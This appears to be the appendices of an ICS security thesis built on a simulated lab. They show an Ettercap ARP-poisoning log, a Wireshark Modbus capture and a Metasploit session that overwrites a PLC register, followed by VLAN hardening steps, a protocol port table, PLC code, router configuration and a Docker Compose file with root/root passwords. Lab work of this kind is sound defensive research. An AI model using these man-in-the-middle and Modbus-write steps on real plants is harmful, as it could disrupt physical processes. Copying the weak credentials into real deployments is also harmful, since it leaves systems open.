
```
2182 known services
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
Host 192.168.0.41 added to TARGET1
Host 192.168.0.43 added to TARGET2
Starting Unified sniffing...


ARP poisoning victims:

 GROUP 1 : 192.168.0.41 0C:B9:84:8C:00:00

 GROUP 2 : 192.168.0.43 0C:B6:47:70:00:00
```

Figure B.6: Ettercap poisoning targets ARP cache




```
modbus.func_code == 3

No.   Time          Source          Destination     Protocol  Length Info
   97 5.089199079   192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21950; Unit:   1, Func:
  112 6.086583408   192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21953; Unit:   1, Func:
  114 6.097024225   192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21953; Unit:   1, Func:
  131 7.090224410   192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21956; Unit:   1, Func:
  133 7.093255943   192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21956; Unit:   1, Func:
  147 8.093388513   192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21959; Unit:   1, Func:
  149 8.101133218   192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21959; Unit:   1, Func:
  163 9.096544031   192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21962; Unit:   1, Func:
  165 9.101192314   192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21962; Unit:   1, Func:
  180 10.099297906  192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21965; Unit:   1, Func:
  182 10.100628991  192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21965; Unit:   1, Func:
  199 11.102844860  192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21968; Unit:   1, Func:
  201 11.109314875  192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21968; Unit:   1, Func:
  217 12.106417980  192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21971; Unit:   1, Func:
  219 12.109295357  192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21971; Unit:   1, Func:
  237 13.108260889  192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21974; Unit:   1, Func:
  239 13.120962656  192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21974; Unit:   1, Func:
  258 14.111660446  192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21977; Unit:   1, Func:
  260 14.121552571  192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21977; Unit:   1, Func:
  276 15.114947428  192.168.0.43    192.168.0.41    Modbus…    78    Query: Trans: 21980; Unit:   1, Func:
  279 15.120803348  192.168.0.41    192.168.0.43    Modbus…    77 Response: Trans: 21980; Unit:   1, Func:

▸ Ethernet II, Src: 0c:b9:84:8c:00:00 (0c:b9:84:8c:00:00), Dst: RealtekU_35:a3:2b (52:54:00:35:a3:2b)
▸ Internet Protocol Version 4, Src: 192.168.0.41, Dst: 192.168.0.43
▸ Transmission Control Protocol, Src Port: 502, Dst Port: 53116, Seq: 300, Ack: 361, Len: 11
▸ Modbus/TCP
▾ Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 163]
    [Time from request: 0.004648283 seconds]
    Byte Count: 2
  ▾ Register 1024 (UINT16): 10
      Register Number: 1024
      Register Value (UINT16): 10

0040  ea 62 55 ca 00 00 00 05  01 03 02 00 0a        ·bU·····  ···

Register Value (UINT16) (modbus.regval_uint16), 2 bytes    Packets: 282 · Displayed: 32 (11.3%) · Dropped: 0 (0.0%)    Profile: Default
```

Figure B.7: Wireshark showing filtered SCADA-PLC traffic



```
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA            6                no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS    1024             yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
   DATA_REGISTERS  0006             no        Words to write to each register separated with a comma (WRITE_
                                              REGISTERS mode only) e.g. 1,2,3,4
   HEXDUMP         false            no        Print hex dump of response
   NUMBER          1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_I
                                              NPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only
                                              )
   RHOSTS          192.168.0.41     yes       The target host(s), see https://github.com/rapid7/metasploit-f
                                              ramework/wiki/Using-Metasploit
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name            Description
   ----            -----------
   WRITE_REGISTER  Write one word to a register



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 192.168.0.41

[*] 192.168.0.41:502 - Sending WRITE REGISTER...
[+] 192.168.0.41:502 - Value 6 successfully written at registry address 1024
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > 
```

Figure B.8: Metasploit *modbusclient* module in action


Monitoring

Refresh Rate (ms): 100

Point Name	Type	Location	Forced	Value
TANK_LLS	BOOL	%QX100.4	No	● FALSE
TANK_HLS	BOOL	%QX100.5	No	● FALSE
STOP	BOOL	%QX100.6	No	● FALSE
PUMP_A	BOOL	%QX100.0	No	● FALSE
PUMP_B	BOOL	%QX100.1	No	● FALSE
MIXER	BOOL	%QX100.2	No	● FALSE
VALVE	BOOL	%QX100.3	No	● FALSE
IntTime	INT	%MW0	No	6

Figure B.9: OpenPLC device monitoring screen after attack

configure the switch with proper access-control lists (ACL) and virtual LAN (VLANs) or introduce multiple switches to provide network segmentation in the network topology. Testing various strategies will be helpful in devising a custom and industry-specific defence strategy for an ICS.

The reason we were able to do a MITM attack on this topology is because of an unmanaged switch. One simple solution would be to add another switch to the topology and keep the industrial zone and the control zone separated by different creating different subnets. However, this simple approach increases the complexity of the system. Introducing multiple switches can cause delays and domain collisions. A proper defence in a large scale network is to create VLANs with proper ACLs. This also makes adding a separate firewall easier because of only one uplink.

VLAN stands for Virtual LAN which is defined by IEEE 802.1Q Tagging Protocol. VLANs separate a LAN logically or virtually by adding a 4-byte tag to every Ethernet frame sent over the network (IEEE 1999). This makes it easier to split a single physical switch based on the operational and security requirements of the system without introducing downtime and unnecessary complexity. This also improves the overall performance of the network by reducing the collision domains and grouping devices together. It also reduces broadcast traffic which makes it easier to manage broadcast domains.

The aim of this exercise is to plan a defence strategy of hardening the switch by managing it properly. All the modern switch manufacturers provide the option to configure VLANs. The maximum number of VLANs that can be created is defined by the manufacturer and is often limited by the device type. OpenVswitch also allows the creation of not only VLANs, but also VXLANs defined by RFC 7348 [5].

Fortunately, we did not have to configure openVswitch right from the start because it is provided as a pre-configured GNS3 appliance. However, by default, it connects all the hosts through ports attached to the bridge `br0`.

Open the terminal to the OpenVswitch instance from GNS3 and run the following command to inspect the bridge `br0`.

[5] https://datatracker.ietf.org/doc/html/rfc7348

```
ovs-vsctl show
```

The output of the command is long but we are looking at port-interface mapping for the bridge.

```
...
Bridge br0
        datapath_type: netdev
        Port br0
            Interface br0
                type: internal
        Port eth3
            Interface eth3
        Port eth7
            Interface eth7
        Port eth15
...
```

In other words, none of our ports are 'VLAN-tagged' right now. So we will create separation between Industrial Zone and Control Zone (see figure B.1.

Issue the following command from openVswitch console to tag its port `eth1` with 10. You can hover over the icon for openVswitch in GNS3 also to find out which port is connected where.

Here, `eth1` is connected to the machine 'OpenPLC'.

```
ovs-vsctl set port eth1 tag=10
```

Now, any other port which we set with a tag of '10' will be able to communicate with each other. You can already see VLANs at work by pinging OpenPLC machine from Scada-LTS machine. Now it is unable to ping it anymore. Since we want the machines Scada-LTS and Firefox to communicate with each other and the PLC, we will tag them with 10 as well.

```
ovs-vsctl set port eth2 tag=10
```

```
ovs-vsctl set port eth3 tag=10
```

Verify that they can communicate again by pinging each other.

Similarly, we create a new VLAN with tag '20' in the industrial zone.

```
ovs-vsctl set port eth1 tag=20
```

```
ovs-vsctl set port eth2 tag=20
```

Verify that operator workstation cannot ping machines in the control zone.

That's it! Now we have created two VLANs for separate zones. However, this setup might be too rigid for some purposes. What if one of the engineering workstation in the industrial zone wants to connect to the PLC for maintenance/development purposes?

For this, we have to create a special link between the two switches i.e. a trunking interface.

Issue the following commands on both openVswitch instances if you want to allow communication between the two zones using a VLAN trunk:

```
# For openvswitch-1
```

```
ovs-vsctl set port eth4 trunks=10,20
```

```
# For openvswitch-2
```

```
ovs-vsctl set port eth0 trunks=10,20
```

Now we can ping the machines in the industrial zone and the control zone. This tutorial shows that there is no one true strategy for defending critical infrastructure in the OT. Strategies have to evolve based on changes and requirements of the industry. Hence, a simulation provides an excellent playground for testing various defence strategies for an ICS.

C

Industrial Network Protocols

Table C.1 lists Industrial network protocols with their port numbers according to IANA [1].

Protocol	Port[s]
CIP (Common Industrial Protocol)	
DNP3 (Distributed Network Protocol)	TCP/20000, UDP/20000
ICCP/Tase 2.0 (Inter-Control Center Protocol)	TCP/102
Foundation Fieldbus HSE	TCP/1089 - 1091
OSGP (Open Smart Grid Protocol)	Vendor specific
HART (Highway Addressable Remote Transducer)	TCP/5094, UDP/5094
PROFINET	TCP/34962 - 34964
Honeywell Smart Distributed System (SDS)	Vendor
Zigbee Protocol (wireless)	TCP/17755, UDP/17755
MQTT (Message Queuing Telemetry Transport)	TCP/1883,8883
OPC UA (OPC Unified Architecture)	Vendor specific
CAN bus (Controller Area Network)	Serial
BACnet (BAC stands for Building Automation and Control)	UDP/47808
Modbus-PEMEX	N/A
Sercos Automation Bus	serial
Ethernet/IP	UDP/2222

Table C.1: Industrial Protocols and port numbers

[1] https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml

D

Regulatory Standards and Guidelines

Although this research highlights and takes assistance from some of the regulatory and compliance standards, there are many other that are used in the industry. Their choice is often based on geography, local laws and regulations, and various other industry-specific factors. Some of the other interesting and useful standards and standards-defining bodies are listed here.

- International Society of Automation (ISA)
- ISO and IEC
- CISA (US Department of Homeland Security)
  - Chemical Facility Anti-Terrorism Standards (CFATS)
- UCA International Users Group (UCAIUG)
  - IEC 61850-10 Conformance Testing
- NIST SGIP/CSWG
  - NIST IR 7628 for Smart grids

NIST SP-800 series provide best practices and guidelines for IT infrastructure which also includes ICSes. These documents are a must read for implements adn researchers of ICS security. The full list of guidelines can be browsed at `https://csrc.nist.gov/publications/sp800`. Following list only highlights the sections that are related to ICS in a broader manner.

- 800-82 Rev. 2, Guide to Industrial Control Systems (ICS) Security
- 800-82 Rev. 3 (Draft), Guide to Operational Technology (OT) Security
- 800-41 Rev. 1, Guidelines on Firewalls and Firewall Policy
- 800-40 Rev. 4, Guide to Enterprise Patch Management Planning: Preventive Maintenance for Technology
- 800-30 Rev. 1, Guide for Conducting Risk Assessments
- 800-35, Guide to Information Technology Security Services
- 800-47 Rev. 1, Managing the Security of Information Exchanges
- 800-53 Rev. 5, Security and Privacy Controls for Information Systems and Organizations
- 800-39, Managing Information Security Risk: Organization, Mission, and Information System View

E

Research Code

E.1 PLC Ladder Logic

```
PROGRAM OB1
  VAR
    TANK_LLS AT %QX100.4 : BOOL;
    TANK_HLS AT %QX100.5 : BOOL;
    STOP AT %QX100.6 : BOOL;
  END_VAR
  VAR
    ELAPSED_TIME : TIME;
  END_VAR
  VAR
    PUMP_A AT %QX100.0 : BOOL;
    PUMP_B AT %QX100.1 : BOOL;
    MIXER AT %QX100.2 : BOOL;
    VALVE AT %QX100.3 : BOOL;
  END_VAR
  VAR
    SR0 : SR;
    TP0 : TP;
    SR1 : SR;
  END_VAR
  VAR
```

```
    IntTime AT %MW0 : INT := 5;
  END_VAR
  VAR
    INT_TO_TIME44_OUT : TIME;
  END_VAR

  SR0(S1 := TANK_LLS, R := NOT(STOP) OR TANK_HLS);
  PUMP_A := SR0.Q1;
  PUMP_B := SR0.Q1;
  INT_TO_TIME44_OUT := INT_TO_TIME(IntTime);
  TP0(IN := NOT(VALVE) AND TANK_HLS, PT := INT_TO_TIME44_OUT);
  MIXER := TP0.Q;
  ELAPSED_TIME := TP0.ET;
  SR1(S1 := NOT(MIXER) AND TANK_HLS, R := NOT(STOP) OR TANK_LLS);
  VALVE := SR1.Q1;
END_PROGRAM


CONFIGURATION Config0

  RESOURCE Res0 ON PLC
    TASK task0(INTERVAL := T#20ms,PRIORITY := 0);
    PROGRAM instance0 WITH task0 : OB1;
  END_RESOURCE
END_CONFIGURATION
```

E.2 VyOS Configuration Script

```
#!/bin/vbash

source /opt/vyatta/etc/functions/script-template

configure

set interfaces ethernet eth0 address dhcp
set interfaces ethernet eth0 description 'external'
set interfaces ethernet eth1 address '192.168.0.1/24'
set interfaces ethernet eth1 description 'internal'

set service ssh

set service dhcp-server shared-network-name LAN subnet 192.168.0.0/24
↪  default-router '192.168.0.1'
set service dhcp-server shared-network-name LAN subnet 192.168.0.0/24
↪  lease '86400'
set service dhcp-server shared-network-name LAN subnet 192.168.0.0/24
↪  range 0 start 192.168.0.9
set service dhcp-server shared-network-name LAN subnet 192.168.0.0/24
↪  range 0 stop '192.168.0.254'

set service dhcp-server shared-network-name LAN subnet 192.168.0.0/24
↪  domain-name 'vyos.net'
set service dhcp-server shared-network-name LAN subnet 192.168.0.0/24
↪  name-server '192.168.0.1'

set service dns forwarding cache-size '0'
set service dns forwarding listen-address '192.168.0.1'
set service dns forwarding allow-from '192.168.0.0/24'

set nat source rule 100 outbound-interface 'eth0'
set nat source rule 100 source address '192.168.0.0/24'
set nat source rule 100 translation address masquerade

commit
exit
```

E.3 Scada-LTS Docker compose file

```yaml
version: '3'
services:
    database:
        container_name: mysql
        image: mysql/mysql-server:5.7
        ports:
            - "3306:3306"
        environment:
            - MYSQL_ROOT_PASSWORD=root
            - MYSQL_USER=root
            - MYSQL_PASSWORD=root
            - MYSQL_DATABASE=scadalts
        expose: ["3306"]
        volumes:
            - ./databases:/var/lib/mysql
    scadalts:
        image: scadalts/scadalts:latest
        ports:
            - "8000:8080"
        depends_on:
            - database
        expose: ["8080", "8000"]
        links:
            - database:database
```